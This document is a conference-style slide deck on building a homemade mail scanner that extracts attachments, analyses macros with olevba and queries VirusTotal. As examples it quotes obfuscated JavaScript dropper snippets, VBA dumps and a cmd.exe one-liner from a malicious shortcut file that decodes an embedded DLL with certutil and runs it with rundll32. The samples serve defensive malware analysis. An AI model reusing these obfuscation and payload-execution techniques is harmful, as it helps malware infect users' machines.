

Building a Poor Man's “F1r3Ey3” Mail Scanner



\$ cat ~/whoami.xml

```
<profile>
  <real_name>Xavier Mertens</real_name>
  <day_job>Freelancer</day_job>
  <night_job>Hacker, Blogger</night_job>
  <![CDATA[
    www.truesec.be
    blog.rootshell.be
    isc.sans.edu
    www.brucon.org
  ]]>
</profile>
```




`/dev/random`
Can't sleep, hackers will eat me!



\$ cat ~/.profile

- I like (your) data
- Playing “Active Defense”
- I prefer t-shirts than ties
- Geek and gadgets fan!



\$ cat ~/disclaimer.txt

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SPAM, FUCKING SPAM

**U SEE SPAM EVERYWHERE,
EVERYWHERE!!!!!!!!!!!!!!**

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Windows Script Host

Usage: WScript scriptname.extension [option...] [arguments...]

Options:

//B	Batch mode: Suppresses script errors and prompts from displaying
//D	Enable Active Debugging
//E:engine	Use engine for executing script
//H:CScript	Changes the default script host to CScript.exe
//H:WScript	Changes the default script host to WScript.exe (default)
//I	Interactive mode (default, opposite of //B)
//Job:xxxxx	Execute a WSF job
//Logo	Display logo (default)
//Nologo	Prevent logo display: No banner will be shown at execution time
//S	Save current command line options for this user
//T:nn	Time out in seconds: Maximum time a script is permitted to run
//X	Execute script in debugger

OK



Characteristics

- Low detection level by regular AV's
- Only a “dropper”
(payload can be remote or local)
- Scripting languages
(multiple ways to achieve the same result)



Quick Tip

`s/[wc]script.exe/notepad.exe/`

More info:

<https://isc.sans.edu/forums/diary/Controlling+JavaScript+Malware+Before+it+Runs/21171/>



Quick Tip

Disable Office macros via GPO

More info:

<https://blogs.technet.microsoft.com/mmpc/2016/03/22/new-feature-in-office-2016-can-block-macros-and-help-prevent-infection/>



“O”+Chr(98)+”bfu”+ “sc\x6l te”

“All The Things”



var aunVct = '};'+}'+'
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objFile.Write

Chr(AscB(MidB(o_b_j_h_t_t_p.ResponseBody, i,
l)))



```
var Bay = "Dim objS\x68ell\r\nSet ", big = "objShell =  
WScript.Cre";  
var late = "ate\x4fbject(\\"WScript.Shell\"", dub =  
"eMair\x65\x0d\r\n\r\n\' Usage\r\n\x69f",
```



```
var XTEQGGgK = [("charlie", "otter", "tangible", "Act")
+"iv"+"eX"+"Objе"+"("timely", "sprig", "ct"), "E"+
("postcard", "risky", "xp")+
"an"+"dE"+"nv"+"("indisputable", "media", "humor", "iron")
+"me"+"nt"+"St"+"ri"+"ngs",
("contraband", "sarcophagus", "")+"%"+"TE"+"("
banana", "substantial", "sends", "playground", "MP%"),
("negative", "artists", "papers", "")+"."+"exe", "R"+
("classroom", "litigation
", "draws", "unchecked", "un"), "MSX"+"ML2.XM"+
("journalists", "johannesburg", "concise", "LH")+
("wrestle", "vermin", "tempestuous", "
TTP"), "W"+"("plume", "coding", "adrian", "outrun", "Sc")+
("changes", "cursor", "griffith", "postcards", "ri")
+"pt"+".She"+"||"];
```



```
var ai99uCXy = ';'+'}'+'+'  
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...  
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'+'r'+'a'+'v'+' '+';'+'+'+'T'+'e'+'v'+'+' '+'='+' '+'f'+'H'+'+'  
'+'r'+'a'+'v'+' '+';'+'+'+'e'+'|'+'i'+'F'+'o'+'+' '+'='+'+'  
'+'t'+'B'+'E'+' '+'r'+'a'+'v'+' '+';'+'+'+'s'+'o'+'|'+'c'+'+'+'  
'+'='+' '+'d'+'G'+'O'+' '+'r'+'a'+'v'+' '+';'+'+'+'e'+'+'+'  
'+'='+' '+'f'+'H'+'|'+'S'+' '+'r'+'a'+'v';  
eval(ai99uCXy.split('').reverse().join(''));
```





Where is my Payload?

- Usually on compromised websites
(Who said “Wordpress”? :-)
- Sometimes included in the script / document / file



```

%windir%\system32\cmd.exe /V:ON /c dir %TEMP%
\faktura.lnk /s /b >%TEMP%\bwTFO &&
set /p k=<%TEMP%\bwTFO &&
findstr TVqQAA !k!>%TEMP%\bwTFO &&
certutil -decode %TEMP%\bwTFO %TEMP%\bwTFO.dll &&
del %TEMP%\bwTFO !k! &&
rundll32 %TEMP%\bwTFO.dll,PHojcLeWfaI YefM

```

00000740	a3 41 5d 34 0c e0 a5 4d 97 35 a3 e4 11 bd 29 00	.A]4...M.5....)
00000750	50 56 38 75 73 00 00 00 00 0d 0a 54 56 71 51 41	PV8us.....TVqQA
00000760	41 4d 41 41 41 41 45 41 41 41 41 2f 2f 38 41 41	AMAAAAEAAAA//8AA
00000770	4c 67 41 41 41 41 41 41 41 41 41 41 51 41 41 41	LgAAAAAAAAAAQAAAA
00000780	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAA
000007a0	41 41 41 41 41 41 41 41 41 41 41 41 75 41 41 41	AAAAAAAAAAAAAuAAAA
000007b0	41 34 66 75 67 34 41 74 41 6e 4e 49 62 67 42 54	A4fug4AtAnNIbgBT
000007c0	4d 30 68 56 47 68 70 63 79 42 77 63 6d 39 6e 63	M0hVGhpcyBwcm9nc
000007d0	6d 46 74 49 47 4e 68 62 6d 35 76 64 43 42 69 5a	mFtIGNhbm5vdCBiZ
000007e0	53 42 79 64 57 34 67 61 57 34 67 52 45 39 54 49	SBydW4gaW4gRE9TI
000007f0	47 31 76 5a 47 55 75 44 51 30 4b 4a 41 41 41 41	G1vZGUuDQ0KJAAAA
00000800	41 41 41 41 41 43 48 6f 38 76 62 77 38 4b 6c 69	AAAAACHo8vbw8Kli
00000810	4d 50 43 70 59 6a 44 77 71 57 49 50 2b 4b 33 69	MPCpYjDwqWIP+K3i
00000820	4d 4c 43 70 59 67 45 78 4b 4f 49 77 73 4b 6c 69	MLCpYgExKOIwsKli
00000830	45 33 64 74 6f 6a 43 77 71 57 49 55 6d 6c 6a 61	E3dtojCwqWIUmlja
00000840	4d 50 43 70 59 67 41 41 41 41 41 41 41 41 41 41	MPCpYgAAAAAAAAAAA
00000850	46 42 46 41 41 42 4d 41 51 55 41 4b 53 54 4b 56	FBFAABMAQUAKSTKV
00000860	67 41 41 41 41 41 41 41 41 41 41 41 34 41 41 4f 49	gAAAAAAAAAAA4AAOI
00000870	51 73 42 42 51 77 41 44 41 41 41 41 41 67 41 41	QsBBQwADAAAAAaAA
00000880	41 41 41 41 41 41 41 45 41 41 41 41 42 41 41 41	AAAAAAEAAAABAAA
00000890	41 41 67 41 41 41 41 41 41 41 51 41 42 41 41 41	AAgAAAAAAAAQABAAA
000008a0	41 41 43 41 41 41 45 41 41 41 41 41 41 41 41 41	AACAAAEAAAAAAAAAA

Source: <https://isc.sans.edu/forums/diary/Analyzis+of+a+Malicious+lnk+File+with+an+Embedded+Payload/20763/>





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Tool: oledump.py

```
# oledump.py ./01/23/Invoice.doc
A: word/vbaProject.bin
  A1:      443 'PROJECT'
  A2:      41 'PROJECTwm'
  A3: M    23818 'VBA/ThisDocument'
  A4:      7316 'VBA/_VBA_PROJECT'
  A5:      522 'VBA/dir'
```

```
# oledump.py -s A3 -v ./01/23/Invoice.doc|more
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Type U9HS0aoh4AV5AN
    Hf49UQ2l As Long
    BeKSYB As IUnknown
    RZLernTy As Long
End Type
Private Type HA1AKyTa
    HaDVFcydy0vUXA As Long
    I8rsbkKkNY3Po9lPh As Integer
    S1nFjAvN3p As Integer
    EFL5G9C4qwuQ(7) As Byte
End Type
Private Type GB6zRwGPbKwgIRlV
    Phl As Long
    X7w0PaK0D3g As Long
    KnYN9OUBl0Z As String
    DK8d As Long
End Type
```

Source: <https://blog.didierstevens.com/programs/oledump-py/>





**KEEP
CALM
AND
AUTOMATE ALL
THE THINGS**



Requirements

- Extract MIME data from emails
- Analyse interesting files
- Block them < Nice to have ;-)
- Collect data (samples & URLs)
- Save results for research purposes



Components

- a MTA ;-)
- Some domains + MX records
- SpamAssassin / Procmail for pre-filtering
- Python & some modules
- VT API
- olevba API



Sources?




- Old domains (>10y old)
- MX records on domains + catch-all mailbox
- Sleep() or register emails on “nice” websites



olevba.py

- A tool to extract VBA macro from M\$ documents
- Supports OLE/OpenXML
- Python API

Source: <http://decalage.info>



Mime2VT

- Extracts MIME attachments from emails
- Checks / submits interesting ones to VT
- Analyses VBA macros using olevba.py API
- Support zip files
- Archive them
- Extract URLs from emails
- Export data to ELK



Example

```
Nov 30 21:49:09 marge postfix/qmgr[22867]: 00F547C016C: from=<SaundersThelma17@telepac.pt>,
size=188819, nrcpt=1 (queue active)
Nov 30 21:49:10 marge mime2vt.py[20225]: DEBUG: Found data: multipart/mixed (None)
Nov 30 21:49:10 marge mime2vt.py[20225]: DEBUG: Found data: text/plain (None)
Nov 30 21:49:10 marge mime2vt.py[20225]: DEBUG: Found data: message/rfc822 (None)
Nov 30 21:49:10 marge mime2vt.py[20225]: DEBUG: Found data: multipart/mixed (None)
Nov 30 21:49:10 marge mime2vt.py[20225]: DEBUG: Found data: text/plain (None)
Nov 30 21:49:10 marge mime2vt.py[20225]: DEBUG: Found data: application/vnd.ms-excel
(invoice_details_32247759.xls)
Nov 30 21:49:10 marge mime2vt.py[20225]: Found interesting file: invoice_details_32247759.xls
(application/vnd.ms-excel)
Nov 30 21:49:12 marge mime2vt.py[20225]: File: invoice_details_32247759.xls
(0026d60cf0838a943793ce61fa0366a1) Score: 8/56 Scanned: 2015-11-30 20:45:07 (1:04:05)
Nov 30 21:49:12 marge mime2vt.py[20225]: DEBUG: dbAddMD5: 0026d60cf0838a943793ce61fa0366a1
Nov 30 21:49:12 marge mime2vt.py[20225]: DEBUG: Analyzing with oletools
Nov 30 21:49:12 marge mime2vt.py[20225]: DEBUG: Detected file type: OLE
Nov 30 21:49:12 marge mime2vt.py[20225]: DEBUG: VBA Macros found
Nov 30 21:49:19 marge mime2vt.py[20225]: DEBUG: Analysis dumped to /var/tmp/mime/2015/11/30/
invoice_details_32247759.xls.analysis
```



Example

```
$ cat /var/tmp/mime/2015/11/30/invoice_details_32247759.xls.analysis
AutoExec      | Workbook_Open      | Runs when the Excel Workbook is opened
Suspicious    | Kill                | May delete a file
Suspicious    | Open                | May open a file
Suspicious    | Shell               | May run an executable file or a system command
Suspicious    | Run                 | May run an executable file or a system command
Suspicious    | CreateObject        | May create an OLE object
Suspicious    | WriteText           | May create a text file
Suspicious    | SaveToFile          | May create a text file
Suspicious    | Hex Strings         | Hex-encoded strings were detected, may be used to
obfuscate strings (option --decode to see all)
Suspicious    | Base64 Strings      | Base64-encoded strings were detected, may be used to
obfuscate strings (option --decode to see all)
Suspicious    | VBA obfuscated Strings | VBA string expressions were detected, may be used to
obfuscate strings (option --decode to see all)
IOC           | UpdateWinrar.js     | Executable file name
IOC           | UpdOffice.exe       | Executable file name
VBA string    | Total               | "To" & "tal"
VBA string    | Code                | ("Co" & "de")
VBA string    | B3                  | ("B" & "3")
VBA string    | Total               | ("To" & "tal")
VBA string    | Warning             | ("War" & "ning")
```



Setup

```
$ cat /etc/mime2vt.conf
[virustotal]
apikey: <redacted>
exclude: image/png,image/gif,image/jpeg,image/bmp,text/plain,text/html,text/english,
application/pgp-signature


[elasticsearch]
server: 192.168.254.65:9200
index: virustotal

[database]
dbpath: /var/tmp/mime2vt.db


$ cat $HOME/.procmailrc
:0
{
  :0c
  | /usr/local/bin/mime2vt.py -d /var/tmp/mime/%y/%m/%d -c /etc/mime2vt.conf -l
/var/tmp/messages.dump
  :0
  incoming
}
```



Want Samples?




Want Samples?



